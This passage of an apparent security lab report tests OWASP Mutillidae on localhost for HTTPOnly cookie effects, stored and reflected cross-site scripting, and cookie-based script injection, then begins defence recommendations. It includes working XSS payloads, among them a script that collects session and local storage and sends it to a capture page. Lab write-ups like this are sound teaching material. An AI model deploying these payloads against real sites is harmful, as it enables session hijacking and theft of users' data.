
6.2.2 Method of examination

To examine this particular method we will use the two modes of mutillidae to see the effects of HTTPOnly cookies on the Cross-site scripting. There are no statements we have to perform in this method. First will just execute a simple script with the insecure version of mutillidae then we will toggle mutillidae to secure version in which the target webpage already have HTTPOnly flag attached to cookies.

In the insecure mode the mutillidae will show the username in the script executed when there is no HTTPOnly flag attached to cookies while in secure mode, the script will only show the cookies captured without exposing the username.


6.2.3 Analysis of the result

First login at the home screen with username = admin and password = adminpass and after login toggle the security level to "0" from top to run the mutillidae in insecure mode. In the burp suite it will capture the proxy traffic shown in the following figure that the cookie it captured does not contain HTTPOnly flag.



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=0; PHPSESSID=ikmtm96ptjqbkbmk9asofhpfp5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

username=admin&password=adminpass&login-php-submit-button=Login
```


Figure 28: cookies with no HTTPOnly flag



```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Cookie: showhints=0; username=admin; uid=1; PHPSESSID=ikmtm96ptjqbkbmk9asofhpfp5
Connection: keep-alive
```

Figure 29: Captured cookie with username and uid shown in burp suite

Now we will navigate to "view someone blog page" from left panel as it already have set the cross site script and click "view blog entries". The script will execute and it exposes the username shown in the following figure.




```
username=admin; uid=1; PHPSESSID=47vpqi0f7fv55uvbouaptiqi70
```

10 Current Blog Entries

	Name	Date	Comment
1	admin	2012-01-12 19:59:46	

Figure 30: Execution of script revealing username captured in insecure mode

The Same scenario will repeat by toggling the security level to “5” i.e. secure mode in which cookies are setup with HTTPOnly flag. After executing script on “view someone blog page” we will see that the script will not capture username in the following figure:



```
showhints=0; PHPSESSID=47vpq0f7tv55uvbouaptqi70
```

10 Current Blog Entries			
	Name	Date	Comment
1	admin	2012-01-12 19:59:46	

Figure 31: Script executing in secure mode not revealing username

6.3 Two Methods to Steal Session Tokens Using Cross Site Scripting

6.3.1 Description

The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token.


Because http communication uses many different TCP connections, the web server needs a method to recognize every user’s connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition.

6.3.2 Method of examination

A basic cross-site script is executed to show the page is vulnerable, then a script to redirect the user to a capture page. Since the redirection is noisy and relatively obvious to the user, we use an XHR (XML HTTP Request) based script to quietly force the user to browse to the capture page in the background while the main page continues to operate normally

6.3.3 Analysis of the result

Figure below shows the injection of XHR (XMP HTTP Request) based script



Add blog for anonymous
Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries
Save Blog Entry
View Blogs

```
lXMLHTTP.open(lMethod, lAction, true);
lXMLHTTP.setRequestHeader("Host", lHost);
lXMLHTTP.setRequestHeader("Content-Type", "application/x-
www-form-urlencoded");
lXMLHTTP.send(lData);

}catch(e){
//alert(e.message);//THIS LINE IS TESTING AND DEMONSTRATION
ONLY. DO NOT INCLUDE IN PEN TEST.
}
</script>Test Script
```

1 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Figure 32: add-to-your-blog.php showing the injection of malicious script


Figure below showing that the script has been executed, but it doesn't direct to the capture-data.php page so the user doesn't know that the malicious code has been executed behind.


Add blog for anonymous
Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries
Save Blog Entry
View Blogs

2 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2013-10-13 18:13:06	Test Script
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Figure 33: add-to-your-blog.php

When we go to capture-data.php page we see that the record is showing that the data is captured



Captured Data Page

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in C:/xampp/htdocs/mutillidae. The database table is named captured_data.

1 captured records found						
Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
127.0.0.1	127.0.0.1	51804	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0	http://127.0.0.1/mutillidae /index.php?page=add-to-your-blog.php	showhints = 0; PHPSESSID=ikmtm96ptjqbkbmk9asofhpfp5	2013-10-13 18:13:10

Figure 34: capture-data.php showing that malicious script captured the data

6.4 Finding Reflected Cross Site Scripting

6.4.1 Description

This attack or method demonstrates the most basic case of injecting cross site scripts into HTML pages. The example does not require any prefixes, suffixes, or other special characters to be injected. Any script injected into the HTML will be reflected back to the user and executed.


6.4.2 Method of examination

DNS Lookup page will be used in this attack to find the reflected cross site scripting behaviour. First we will send try to find the exact location of the input we provide in the field in the source code then we will inject a SQL script.

Keywords like asdf and canary will be used. Then the script: "<script>alert("HACKED MINT 709")</script>" will be injected in replace of the keyword to generate reflected cross site scripts.

6.4.3 Analysis of the result

The following figure shows the result of keyword "asdf" which we used for testing.



127.0.0.1/mutillidae/index.php?page=dns-lookup.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.0 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

OWASP Top 10 / Web Services / HTML 5 / Others / Documentation / Resources

Release Announcements

Video Tutorials

DNS Lookup

Back Help Me!

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for asdf


```
Server:  UnKnown
Address:  127.0.0.1
```

Browser: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0

PHP Version: 5.4.19

Figure 35: search result of keyword asdf

Then we will use the keyword “canary” and after the search result we will view the source code of the page that is shown in following figure:



Source of: http://127.0.0.1/mutillidae/index.php?page=dns-lookup.php - Mozilla Firefox


```
        <tr>
            <td class="label">Hostname/IP</td>
            <td><input type="text" id="idTargetHostInput" name="target_host" size="20" OSCommandInjectionPoint="1" /></td>
        </tr>
        <tr><td></td></tr>
        <tr>
            <td colspan="2" style="text-align:center;">
                <input name="dns-lookup-php-submit-button" class="button" type="submit" value="Lookup DNS" />
            </td>
        </tr>
        <tr><td></td></tr>
        <tr><td></td></tr>
    </table>
</form>

<script type="text/javascript">
<!--
    try{
        document.getElementById("idTargetHostInput").focus();
    }catch(/*Exception*/ e){
        alert("Error trying to set focus: " + e.message);
    }// end try
//-->
</script>

<div class="report-header" ReflectedXSSExecutionPoint="1">Results for canary</div><pre class="report-header" style="text-align:left;">Server:  UnKnown
Address:  127.0.0.1

</pre>

            <!-- End Content -->
        </blockquote>
            </td>
        </tr>
    </table>


<!-- Bubble hints code -->

<script type="text/javascript">
    $(function() {
        $('[ReflectedXSSExecutionPoint]').attr("title", "This location contains dynamic output");
        $('[ReflectedXSSExecutionPoint]').balloon();
    });
</script>

    <div style="border: 1px solid black;">
        <div ReflectedXSSExecutionPoint=\"1\" class="footer">Browser: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0</div>
        <div class="footer">PHP Version: 5.4.19</div>
    </div>
</body>
```

Find: canary Next Previous Highlight all Match case Reached end of page, continued from top

Line 813, Col 77

Figure 36: Source code of search result of keyword canary

That canary keyword highlighted in last figure will then replace by the script statement that is mention before. Then refreshing the same page will give us the following result showing execution of reflected cross site scripting.



```
CHAR(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 34, 72, 65, 67, 75, 69, 68, 32, 77, 73, 78, 84, 32, 55, 48, 57, 34, 41, 60, 47, 115, 99, 114, 105, 112, 116, 62)
```

Figure 37: Execution of script

6.5 Injecting Cross Site Script into Logging Pages Via Cookie Injection

6.5.1 Description

Cookies are not the only targets of cross site scripting, but they are a very easy way to exploit a simple mistake made by the site author. In some cases, it may be possible to inject a script onto the login form of the site, and convince you to fill it in, and then they can make it send them your password. Or they could simply make it load another page on the site, submitting form data to it, or using other means to perform actions on your behalf.


6.5.2 Method of examination

We tried to execute a script in a new cookie from the mutillidae test scripts file.

<script>try{ var s = sessionStorage; var l = localStorage; var m = ""; var lXMLHTTP; for(i=0;i<s.length;i++){ m += "sessionStorage(" + s.key(i) + "):" + s.getItem(s.key(i)) + "; "; } for(i=0;i<l.length;i++){ m += "localStorage(" + l.key(i) + "):" + l.getItem(l.key(i)) + "; "; } var lAction = "http://localhost/mutillidae/capture-data.php?html5storage=" + m; lXMLHTTP = new XMLHttpRequest(); lXMLHTTP.onreadystatechange = function(){}; lXMLHTTP.open("GET", lAction); lXMLHTTP.send(""); }catch(e){} </script>

6.5.3 Analysis of the result

Figure shows the creation of a cookie with the malicious script




Name: test
Content: <script>try{ var s = sessionStorage; var l = localStorage; var m = ""
Host: 127.0.0.1
Path: /
Send For: Any type of connection
Http Only: No
Expires: at end of session

Name: test
Content: <script>try{ var s = sessionStorage; var l = localStorage; var m = '
Host: 127.0.0.1
Path: /
Send For: Any type of connection
Expires: At end of session

Figure 38: Capture-data.php showing injection of XSS via cookie

Figure showing the result of the XSS injection


Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **C:\Users\MIRFUR~1\AppData\Local\Temp\captured-data.txt**. The page also tries to store the captured data in a database table named captured_data and logs the captured data. There is another page named captured-data.php that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php showhints = 0 PHPSESSID = pt8ca8f2fovdg6b9och8ck4be3 test = =

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

Figure 39: Capture-data.php showing that XSS injection is successful

7 Recommendations

7.1 How to Prevent SQL attacks

In this part we are going to give some recommendations that how to reduce the chances of vulnerabilities describe in the previous section. In order to prevent these types of attacks, enterprises must implement secure coding best practices and limit Web application coding privileges, reduce debugging information and test Web applications regularly.

7.1.1 Tactics for SQL injection attack defense

As the rate of application attacks increase and the threat of SQL injections becomes more advanced, the need and importance for organizations to develop defense tactics to prevent these threats is greater than ever.

It is important for organizations to understand how to implement several mechanisms of defense against SQL injection attacks. Fixing front-end Web code and appropriately configuring back-end databases provides the best defense against SQL injection attacks.

7.1.1.1 Automate SQL injection testing

